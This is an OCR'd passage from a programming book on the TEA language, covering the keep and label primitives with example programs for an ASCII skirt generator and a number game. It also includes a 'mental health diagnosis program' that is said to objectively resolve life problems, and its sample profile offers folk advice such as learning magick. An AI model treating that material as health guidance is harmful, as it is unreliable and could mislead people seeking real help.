MENTAL HEALTH-SOLUTIONS: } | v:vPROF_MENT_SOLNS


##########################[ COMPLETE PROFILE
```

```
   ]##################
v:vCAT_DELIM:{
---------X---------X---------X----------
} #delimiter for categories
g*:{}
   :vPROF_HEADER:vCAT_DELIM:vPROF_FAM_WANTS:vPROF_FAM_P


v:vPROFILE # update/override profile

####[ PRINT PROFILE ]
y:vPROFILE
k!:^[ ]*$
```

Figure 16.2: TEA APPLICATION: MHDP: MENTAL HEALTH DIAGNOSIS PROGRAM v1.3

That program, despite looking somewhat long, is actually quite basic and straight-to-the-point. It essentially does what is says it does — help systematically, and objectively build a health profile for a named person at a specific date, and from which profile, holistic solutions to a person's core problems — spanning 8 meaningful and impactful categories; family, friendship, education, business, spirit, sex, physical and mental health, and from which, problems that underlie a person's overall lack of health, happiness and life-satisfaction can be identified and resolved once and for all. It can be used to help others, but a serious, sincere and knowledgeable person can also use it to help themselves out of any serious life-problem.

Hereafter, we take some look at how the program's interfaces and functionality looks like, and then shall also look at a sample, hypothetical profile/output the program can help build after a user-session is completed properly.




Figure 16.3: HDP session landing screen (on WEB)




Figure 16.4: HDP session name prompt screen (on CLI)




Figure 16.5: HDP session solutions prompt screen (on CLI)

Sample Output from HDP HEALTH DIAGNOSIS

```
MENTAL HEALTH PROFILE for [John Doe] ON [Wednesday, 03
   December 2025]:
---------X---------X---------X----------
FAMILY-WANTED:
- A nice family
- About 4 girls and 4 boys
FAMILY-PROBLEMS:
- The wife is abroad
- 5 kids thus far, all of them girls.
FAMILY-SOLUTIONS:
- Wait for wife to return
- If the next kid from same wife is also a girl, maybe try a
   different route.
---------X---------X---------X----------
FRIENDSHIP-WANTED:
- Loyal friends
- Netizens
```

```
FRIENDSHIP-PROBLEMS:
- Friends are too plastic lately.
FRIENDSHIP-SOLUTIONS:
- Get a Pen-friend or a remote friend.
- An old acquaintance from school or work might make a good
   friend.
---------X---------X---------X----------
EDUCATION-WANTED:
- 3 PhDs
EDUCATION-PROBLEMS:
- The Schools are expensive.
EDUCATION-SOLUTIONS:
- Try online courses.
- Get a PhD that combines all the other 3.
---------X---------X---------X----------
BUSINESS-WANTED:
- A food processing business.
- High Profits at their business.
BUSINESS-PROBLEMS:
- Didn't study commerce at school.
- Several attempted businesses have failed.
BUSINESS-SOLUTIONS:
- Start small, perhaps initially focusing on just one or two
   ventures.
- If one works out, focus on that.
---------X---------X---------X----------
SPIRIT-WANTED:
- The support of their guardian angel.
- No bad vibes.
SPIRIT-PROBLEMS:
- One day, came across a black cat. Says they started having
   nightmares.
- Prayers take long to work!
SPIRIT-SOLUTIONS:
- Join a fellowship or spiritual club.
- Learn some basic magick.
- Read and trust scriptures.
---------X---------X---------X----------
SEX-WANTED:
```

```
- A threesome.
- Multiple orgasms at least once in a while.
SEX-PROBLEMS:
- The girl usually cums first.
- Doesn't trust her sometimes... thinks she's getting sex
   elsewheret too.
SEX-SOLUTIONS:
- If she's not your wife, use a condom.
- Try to explore more foreplay, and sex-talk instead of
   coitus.
---------X---------X---------X----------
PHYSICAL HEALTH-WANTED:
- 6 packs
- Clear and sharp eye-sight.
PHYSICAL HEALTH-PROBLEMS:
- Has to work wearing spects most times.
- Feels fatigue even by lunch-time!
PHYSICAL HEALTH-SOLUTIONS:
- Explore more physical exercise, especially in the early
   morning.
- Take breaks between long work sessions.
- Take off a day every week, just to slack.
---------X---------X---------X----------
MENTAL HEALTH-WANTED:
- No anxieties
- No insomnia.
MENTAL HEALTH-PROBLEMS:
- Two or three days a week, finds himself waking up mid-sleep
    for no reason.
- Too uneasy when partner isn't around sometimes.
MENTAL HEALTH-SOLUTIONS:
- Go to bed only when surely exhausetd.
- Try picking up a hobby like reading books of fiction.
---------X---------X---------X----------
```

In case one wishes to study the code, run the program or adapt this program to other needs, the following link will load v1.2 of the MHDP into the TEA WEB IDE for you to apply.

```
https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.
com/mcnemesis/4181436d3c209bb6e048849643f886e7/raw/mental_health_
diagnosis_program.tea
```

OR VIA short-url:

```
https://bit.ly/mhdprogram
```

Chapter 17

K: KEEP

NAME	KEEP
Purpose	1. **Process AI at line-level** — only TEA instruction that does this, and all its use-cases center around this. 2. Conditionally filter out the contents of AI 3. Keep only what matters in a text, based on a user-specified pattern 4. Keep only lines that DO NOT MATCH a given PATTERN 5. Construct DYNAMIC FILTERS

Table 17.1: General Objectives of TEA Primitive **K:**

17.1 SEMANTICS of K:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
k:	INERT
k:REGEX	Only keep lines in AI that match REGEX
k!:	INERT
k!: REGEX	Only keep lines in AI that DON'T match REGEX
k*:	INERT
k*:vREGEX **k*:vREGEX:vNAME** **k*!:vREGEX** **k*!:vREGEX:vNAME**	The vault operating versions of k: and k!: perform corresponding transformations, but instead operate using the regular expression stored in vault vREGEX. If vNAME is specified, operate on string in named vault instead of the AI

Table 17.2: The Semantics of K:

17.2 NOTES about K:

K: is for determining what to keep in the Active Input. It is only active — and thus, not `INERT` — when used together with a useful filter — such as in the following example, where we filter and keep only the lines in a multi-line poem that contain the words or patterns "I" or "O";

K: EXAMPLE 1

```
I!:{Myself should tell
You O my Lord.
I trust You Know Me.} | k:.*\w?[IO]\w?.*
```

Shall return

K: EXAMPLE 1 Output

```
You O my Lord.
I trust You Know Me.
```

Note that while k: processes AI by splitting it up into lines first, yet, it preserves the original lines by gluing the results back using a single New Line Character (sometimes with a Carriage Return on some systems such as Windows).

In terms of TEA utilities for throwing things out of strings, the Keep command mostly helps with filter processing at the line level. For filtering at character or

word level, perhaps d: and its inverse d!: are better.

17.3 EXAMPLE APPLICATIONS of K:

The cases that especially utilize the **KEEP** TEA primitive are numerous, and more importantly, as introduced in the tables on both the Purpose and Semantics of this instruction, are especially related to having to process text at line-level, and with either static or dynamic filters as specified in the command signature.

Talking of which, a good and non-trivial example application leveraging `K:` that we have already encountered in this book, is that of the **magical language transformer**[26] — **LUMTAUTO**, covered in **Section 15.3.2**. However, in this next section, we shall especially call out a case whose operations significantly hinge on use of this command.

17.3.1 EXAMPLE 1: COMPUTATIONAL FINE-ART: SKIRT DESIGNING PROGRAM

The following program is one of the interesting cases of doing **image generation** using TEA programming. The program originally was but a simple little script part of the original examples of using TEA on the original TTTT mobile app with a limited instruction set, but has now been evolved and enhanced so that it applies some useful logic and design constraints such as not allowing empty or very short skirt designs, but also that the designs thus computed are presented in a symmetrical pattern and with the skirt properly displayed with its top and bottom well aligned in portrait mode.

The designs are simple, and shall appear as a kind of **ASCII ART**, but otherwise, an interested tailor or designer can leverage the basic schematic presented, and from it develop a proper normal or extraordinary skirt design!

The essential TEA source code for this program is as shown hereafter...

TEA Program: SKIRT DESIGN IMAGE GENERATOR

```
#====| THE SKIRT DESIGN GENERATOR v2 |====
#=========================================
#Constants we'll need
```

```
v:vN_MIN_HEIGHT:{5} #minimum skirt height
#skip triangle apex by height to form proper skirt
   shape
v:vN_SKIP_HEIGHT:{2}
v:vOP_LT:{<} #operator for comparison
v:vOP_INCR:{+1} #increment by 1

#Fist, GENERATE BASELINE SKIRT PATTERN
l:lGEN
i!:*-*
r!:\*:{--
--*}
a!:
k:^[*].*
a!:
t!:
m: | h!:{ }
v:vSKIRT_PATTERN #now store that pattern
t!.:
f:^$:lGEN # incase its empty, re-generate

#=====================================
#Then, take that 1-sided pattern and
#build a symmetrical pattern from it
#=====================================
v:vSKIRT:{}
v:vNL:{
}
y:vSKIRT_PATTERN | v:vINDATA_ORIG

l:lPREPROCESS
r!:{\n}:{#} #insert marker where newlines were
v:vMARKED_PATTERN
d!:{#} | v: | y!: | v:vN_HEIGHT | #compute and store
   height of skirt

#test if skirt height is okay, regenerate if skirt
   too short
g*:{}:vN_HEIGHT:vOP_LT:vN_MIN_HEIGHT  | r.: | f:^
```

```
   true$:lGEN

#skirt is of proper height, can proceed...
y:vMARKED_PATTERN
h!:{#}
v:vINDATA

#----| Start Constructing Skirt Pattern Line-by-Line
    |----
v:vN_LINE_INDEX:{0}
l:lSTART
y:vINDATA
f:^$:lFINISH

k!:{#} #keep lines without the marker
v:vLINE | t!.: # trim leading white-space...
#then build symmetrical pattern...
m!: | v:vLINEMIRROR | g*:{}:vLINE:vLINEMIRROR |
   v:vSYMLINE

#test if we should skip current line or not
g*:{}:vN_LINE_INDEX:vOP_LT:vN_SKIP_HEIGHT  | r.: |
   f:^true$:lSKIP:lADDLINE
l:lADDLINE
g*:{}:vSKIRT:vSYMLINE:vNL | v:vSKIRT

l:lSKIP
#increment line counter
g*:{}:vN_LINE_INDEX:vOP_INCR| r.: | v:vN_LINE_INDEX

y:vINDATA
k:{#} #only keep marked lines
#only remove first marker
r:{#}:{}
d:^[ ]* # and trim out leading white-space...
v:vINDATA #update data to process
j:lSTART #iterate!

#-------------------------
```

```
#Present Final Skirt Design
#--------------------------
l:lFINISH
y:vSKIRT | t.:
```

Figure 17.1: TEA APPLICATION: SKIRT DESIGN IMAGE GENERATOR

We can appreciate the designs this program might inspire, as shown in the following example outputs of running that program —- note that it currently accepts no user inputs or parameters, though, a concerned designer or user might tweak some of the key algorithm parameters directly in the code such as the minimum baseline-skirt-height (`v:vN_MIN_HEIGHT:5`) and closely related, and perhaps for designing **mini-skirts**, increasing the value of the skip parameter (`v:vN_SKIP_HEIGHT:2`) — which, for meaningful designs, should not exceed the value of the minimum baseline-skirt-height. That said, checkout the skirt designs using the defaults and some customized configurations...

TEA Output from **Figure 17.6** — SKIRT DESIGN GENERATOR

```
    ------
   ---**---
  ---*--*---
 ---*----*---
---*--**--*---
```

Figure 17.2: TEA EXAMPLE OUTPUT: SKIRT DESIGN 1 — a mini-skirt

TEA Output from **Figure 17.6** — SKIRT DESIGN GENERATOR

```
      *-**-*
      *-**-*
        --
      *-**-*
       ----
      *-**-*
      ------
      *-**-*
     --------
      *-**-*
    ----------
      *-**-*
   ------------
      *-**-*
  --------------
      *-**-*
----------------
      *-**-*
```

Figure 17.3: TEA EXAMPLE OUTPUT: SKIRT DESIGN 2 — almost looks like a dress!

TEA Output from **Figure 17.6** — SKIRT DESIGN GENERATOR

```
       -*--*-
      -*----*-
     -*--**--*-
    -*--*--*--*-
   -*--*----*--*-
  -*--*------*--*-
-*--*--------*--*-
```

Figure 17.4: TEA EXAMPLE OUTPUT: SKIRT DESIGN 3 — a decorated skirt

TEA Output from **Figure 17.6** — SKIRT DESIGN GENERATOR




Figure 17.5: TEA EXAMPLE OUTPUT: SKIRT DESIGN 4 — a plain skirt with frontal decoration

For purposes of helping put this application and associated research into perspective, note that part of the team at Nuchwezi Research has been significantly invested in studying and exploring art and fashion concepts via the **Menuza Bytes**[1] shop (an ICT-driven art, fashion and souvenir items outlet that is also a subsidiary of parent company Nuchwezi). And among popular items usually exhibited or stocked at Menuza Bytes, are especially fashion items for girls — see examples in **Figure 17.6** and **Figure 17.7**, so that, one might sometimes assume that Nuchwezi has indeed conducted sufficient research on not only the computerized generation of girl's skirt designs, but also in their careful/thoughtful identification!

[1] Refer to `https://menuzabytes.nuchwezi.com`

Figure 17.6: A Computer Vision simulation of successfully identifying a SKIRT with high confidence

Figure 17.7: A Computer Vision simulation of successfully identifying an “INVALID SKIRT” with alternative classification shown.

Chapter 18

L: LABEL

NAME	LABEL
Purpose	1. Explicitly mark sections in a TEA Program accessible by unique names 2. **Facilitate Conditional Branching** — only TEA instruction that does this 3. Create Code-Blocks or Label-Blocks 4. TEA facility to enable code encapsulation 5. A Primitive Procedure or Function Facility 6. Allowing Computable Formalisms like Procedural Polymorphism

Table 18.1: General Objectives of TEA Primitive **L:**

18.1 SEMANTICS of L:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
L:	INERT
L:LABEL	Declare a jump position in a TEA program accessible by the name LABEL
L!:	INERT
L!:LABEL L!:LABEL1:LABEL2:LABEL3:	Similar to L:, but allows for the same position in the program to be accessible using any of the specified label names or tags, which are expected to be unique not only across the list, but also across the entire TEA Program.

Table 18.2: The Semantics of L:

18.2 NOTES about L:

Note that for the overloadable TEA Label construct **L!:**, any branching command that references any of the label values in the label set expression for a particular l!: in the TEA program, makes the program jump there irrespective of which of the names was used. This allows TEA programs to implement useful ideas such as functions, polymorphism, more humane-APIs, etc.

Also, note that, to emphasize this important TEA feature, only the Inverse Label construct allows overloading, much as both the `l:LABEL` and `l!:LABEL` constructs work the same for singular labels. The following is a non-trivial example of how labeling solves problems: in TEA programming:

L: EXAMPLE 1

```
# TEA data processing program
# with some kind of error handling

v:vLOG:{--No Processing Yet--}

#start block to process fetching data online
l:FETCH
# required to be some non-empty result
w!: https://pastebin.org/KYC.csv

# test what we obtained...
f!:^$:lPROCESS:lERROR

# we only reach this block if we got non-empty data
l:lPROCESS
v:vDATA # store data we got
z.:DATE | v:vDATE

#update log
v:vLOG:{--Finished Processing--}

# now combine current date & logs with the data
g*:{
---
}:vDATA:vDATE:vLOG | q!: | # end by returning data
  report

# we only reach this block if we didn't get data
l:lERROR
v:vERROR:{--Data Access Error--}
g*:{
***
}:vLOG:vERROR | v:vLOG | # update the log
#j:FETCH | # then re-try the data processing
```

When we test that program via WEB TEA, and there is no connection, it shall get us an output such as:

Example 1: Sample Output

```
[ERROR]: NetworkError: A network error occurred.
---
Tuesday, 09 December 2025
---
--Finished Processing--
```

While, on the CLI TEA, with still no network access, we result would be as:

Example 1: Sample Output

```
[ERROR]: <urlopen error [Errno -3] Temporary failure in name
   resolution>

---

Tuesday, 09 December 2025

---

--Finished Processing--
```

Of course, both examples are results of our having entered the code-block named **lPROCESS**, which, we are able to access via the conditional branching instruction "`f!:^$:lPROCESS:lERROR`" because, despite there being no network access, the underlying WEB processing TEA instruction that we invoked before processing that instruction did indeed return a non-empty error result that we see displayed as the first sentence in the sample outputs shown.

18.3 EXAMPLE APPLICATIONS of L:

Especially because the **LABEL** instruction is best appreciated via its use in controlling branching and control-flow points around a TEA program, the serious example application we are going to look at is for a scenario that naturally involves lots of branching and requires proper control-flow as well as functional programming or rather, named procedures. We are going to consider the case of an interactive computer game.

18.3.1 EXAMPLE 1: GAME PROGRAMMING: TEXT-BASED BRAIN-GAME: LUCKY 101

This game is somewhat based on text-role-playing such as we saw with **Boobs 'N' Traps** — see **Section 14.3.1**. However, this one is a game focused on mathematical skills and basic pattern-matching. The game is called **LUCKY 101**, and is about presenting the player with a series of number sequences, each of which consists of several single digits placed adjacent to each other, and which, the player must study, and then determine which of the neighboring digits form a pattern that would win with the highest score, which they then report to the game so as to score.

In this particular instance of **LUCKY 101**, the score conditions are pretty simple:

1. You are required to identify any correct **Triple** of Digits in the presented field.
2. The triple is required to conform to the pattern **ODD-EVEN-ODD** such as the triples "101", "183", "947", etc.
3. For the correct triple you identify in the field, your score is the arithmetic sum of the digits in the identified triple.
4. In case you report a triple that actually exists but does not conform to the required pattern, you are penalized by -2.
5. In case you enter some gibberish or a non-triple result, you are penalized by -5.
6. At any moment, you can quit the game by simply entering "q" or "Q".
7. At every other correct move, you overall score grows by the new points obtained, while, any invalid move reduces your overall score by the penalty points.

This game has been designed to be playable via a graphical user interface (GUI), just like we saw with Boobs N Traps, and so, one can readily play it via a command-line TEA program, but which shall present a GUI, or via the WEB TEA interface, which shall still present it via an interactive UI.

The essential code, also left commented to help the student or reviewer study the use of **Label Blocks** among other TEA quirks, is as presented hereafter..

TEA Program: LUCKY 101 v1

```
################################
####| LUCKY 101 GAME v.1 |####
################################
# This game is a simple, but rewarding
# brain-game that rewards & teaches basic
# pattern-matching skills and following
  instructions!
# ------| HOW TO PLAY? |-------------------
# Essentially, player is shown a field
# with multiple sequences of adjacent numbers
# and their objective should be to identify
# the best ODD-EVEN-ODD triplet. Your score
# is the sum of the correct triplet you identify.
# Thus, the larger, the better. You are penalized
# for picking a wrong triplet or invalid moves.
########################################
# GAME ARCHITECT: Prof. JWL (Nuchwezi Research)
########################################

#---| CONSTANTS and VARIABLES |-----
v:vN_OP_SCORE:{0}
v:vN_OP_MOVES:{0}
v:vINCR_1:{1}
v:vN_ROWS:{3}
v:vN_COLS:{30}
v:vSYM_FIELD:{_}
v:vSYM_DIV_COL:{=}
v:vSYM_DIV_ROW:{@}
v:vOP_ADD:{+}
v:vTEST_CMD_GTE:{__ >= ~}
v:vCMD_SUBTRACT:{__ - ~}
v:vCMD_ADD:{__ + ~}
v:vTEST_P1:{__}
v:vTEST_P2:{~}
v:vMSG_OP_STATUS:{Ready to Play}
v:vPENALTY:{5}
v:vPENALTY_WRONG_TRIPLE:{2}
```

```
##############################
# CONSTRUCT NEW FIELD
##############################
l:lNEWFIELD

v:vFIELD:{}
l:lSTART

#---| Build a Lane |-----
l:lSTARTROW
v:vNEWLANE:{}
x*:vNEWLANE:vSYM_DIV_ROW| v:vNEWLANE

l:lEXTEND # start extending current row
n: | v:vN_RNG
x*:vNEWLANE:vN_RNG | v:vNEWLANE
x*:vNEWLANE:vSYM_DIV_COL | v:vNEWLANE
y!:vNEWLANE| v:vN_LEN_FIELD
r*:vTEST_CMD_GTE:vTEST_P1:vN_LEN_FIELD | v:vTEST_CMD
r*:vTEST_CMD:vTEST_P2:vN_COLS | v:vTEST_CMD
y:vTEST_CMD | r.: | f:^false$:lEXTEND:lNEXTROW

l:lNEXTROW

y:vFIELD
d*!:vSYM_DIV_ROW | v: | v!: | v:vLEN_ROWS

r*:vTEST_CMD_GTE:vTEST_P1:vLEN_ROWS | v:vTEST_CMD
r*:vTEST_CMD:vTEST_P2:vN_ROWS | v:vTEST_CMD
y:vTEST_CMD | r.: | f:^
  false$:lSTARTNEXTROW:lFIELDCOMPLETE

#---| Adding More Lanes |-----
l:lSTARTNEXTROW
x*:vFIELD:vNEWLANE | v:vFIELD
#q!:
j:lSTARTROW # loop: to build next row

#---| Building Field Complete |-----
```

```
l:lFIELDCOMPLETE
h*!:vFIELD:vSYM_DIV_ROW

#-----------------------------
#----| PROGRAM GAME PLAY |----
#-----------------------------
#first, fetch the current field...
y:vFIELD

#----| UPDATE field with lane-field |-----
y:vFIELD | h!:{@} | v:vFIELD


##################################
# GAME PLAY MODE
##################################
l:lPLAYMODE

#compute score metric
v:vMSG_OP_SCORE:{SCORE: }
y:vMSG_OP_SCORE | x*!:vN_OP_SCORE | v:vMSG_OP_SCORE

#----[ Prompt USER for THEIR MOVE ]
y:vFIELD
x:{
---| LUCKY 101 FIELD |---
}
x!:{
---| MOVE [} | x*!:vN_OP_MOVES | x!:{] RULES |---
Identify an ODD-EVEN-ODD Triplet to Score its SUM
Q: to QUIT | }
| x*!:vMSG_OP_SCORE
| x!:{ | STATUS: }
| x*!:vMSG_OP_STATUS

#then display field and prompt
i*: | v:vPLAYCMD

#----| In-Case We Should Finish? |-----
```

```
f:^[qQ]$:lFINISH

##############################
#PROCESS USER INPUT/COMMAND...
#----------------------------
y:vPLAYCMD

f:{^\d\d\d$}:lPROCESS_TRIPLE:lUNKNOWN_CMD
l:lPROCESS_TRIPLE

y:vPLAYCMD | v:vTRIPLE | v:vTRIPLE_NUMBERS
#check if it exists in field..
y:vTRIPLE | h: | g*!:vSYM_DIV_COL | v:vTRIPLE
y:vFIELD | f*:vTRIPLE:lTRIPLE_FOUND:lTRIPLE_MISSING
l:lTRIPLE_FOUND

#y:vFIELD | d*!:vTRIPLE
#q!:

#is it odd-even-odd?
y:vTRIPLE_NUMBERS | f:[13579][02468][13579]
   :lPROCESS_TRIPLE_FOUND:lPENALIZE_TRIPLE_FOUND
l:lPROCESS_TRIPLE_FOUND

y:vTRIPLE_NUMBERS| h: | g*!:vOP_ADD | v:vTRIPLE_SUM
r.: | v:vTRIPLE_SUM
v:vMSG_OP_STATUS:{Scored +}|
   x*!:vTRIPLE_SUM:vMSG_OP_STATUS | x!:{ (CONGS on }|
    x*!:vTRIPLE_NUMBERS | x!:{!)} | v:vMSG_OP_STATUS

r*:vCMD_ADD:vTEST_P1:vN_OP_SCORE | v:vSCORE_CMD
r*:vSCORE_CMD:vTEST_P2:vTRIPLE_SUM | v:vSCORE_CMD
y:vSCORE_CMD| r.: | v:vN_OP_SCORE

#---| UPDATE MOVE COUNTS |----
r*:vCMD_ADD:vTEST_P1:vN_OP_MOVES | v:vMOVE_CMD
r*:vMOVE_CMD:vTEST_P2:vINCR_1 | v:vMOVE_CMD
y:vMOVE_CMD| r.: | v:vN_OP_MOVES
```

```
##########| WON! can reset field for next move...
   |#####
j:lNEWFIELD

#----| In case WRONG Input was PROVIDED |-----
l:lPENALIZE_TRIPLE_FOUND
l:lTRIPLE_MISSING
v:vMSG_OP_STATUS:{Penalized -2 (INVALID triple } |
   x*!:vTRIPLE_NUMBERS:vMSG_OP_STATUS | x!:{)} |
   v:vMSG_OP_STATUS

r*:vCMD_SUBTRACT:vTEST_P1:vN_OP_SCORE |
   v:vPENALIZE_CMD
r*:vPENALIZE_CMD:vTEST_P2:vPENALTY_WRONG_TRIPLE |
   v:vPENALIZE_CMD
y:vPENALIZE_CMD| r.: | v:vN_OP_SCORE
j:lSCORING_COMPLETE

l:lUNKNOWN_CMD # we couldn't process the command..
v:vMSG_OP_STATUS:{Penalized -5 (WRONG move)}

r*:vCMD_SUBTRACT:vTEST_P1:vN_OP_SCORE |
   v:vPENALIZE_CMD
r*:vPENALIZE_CMD:vTEST_P2:vPENALTY | v:vPENALIZE_CMD
y:vPENALIZE_CMD| r.: | v:vN_OP_SCORE

l:lSCORING_COMPLETE


#---| UPDATE MOVE COUNTS |----
r*:vCMD_ADD:vTEST_P1:vN_OP_MOVES | v:vMOVE_CMD
r*:vMOVE_CMD:vTEST_P2:vINCR_1 | v:vMOVE_CMD
y:vMOVE_CMD| r.: | v:vN_OP_MOVES

j:lPLAYMODE #loop game mode...


################################
# FINISH GAME
```

```
################################
l:lFINISH
i!:{GAME OVER AFTER } | x*!:vN_OP_MOVES | x!:{
  MOVES!} | v:vMSG_OP_STATUS
y:vFIELD
x!:{
---| THANKS for PLAYING LUCKY 101! |---
}
| x*!:vMSG_OP_SCORE
| x!:{ | STATUS: }
| x*!:vMSG_OP_STATUS

#That's it! SEND BUG REPORTS to DEV:
#Joseph W.: joewillrich@gmail.com
```

Figure 18.1: TEA EXAMPLE: LUCKY 101 v1

Figure 18.1 is the latest (**source-code**) edition of this game as of this writing — **LUCKY 101 v1**. However, for a more up-to-date edition, or in case one wishes to look at the code, modify or run it like on the Linux, Unix, Windows of MAC OS command-line on the WEB, the most recent version should be what you might find or run directly and live via:

`https://tea.nuchwezi.com/?i=.&fc=https://gist.githubusercontent.com/mcnemesis/cd710b7713232f495d45156e610bfb3f/raw/lucky_101_game.tea`

ALTERNATIVELY just use the short-link: `https://bit.ly/lucky101game`
Example screenshots of this game in use are shown hereafter...

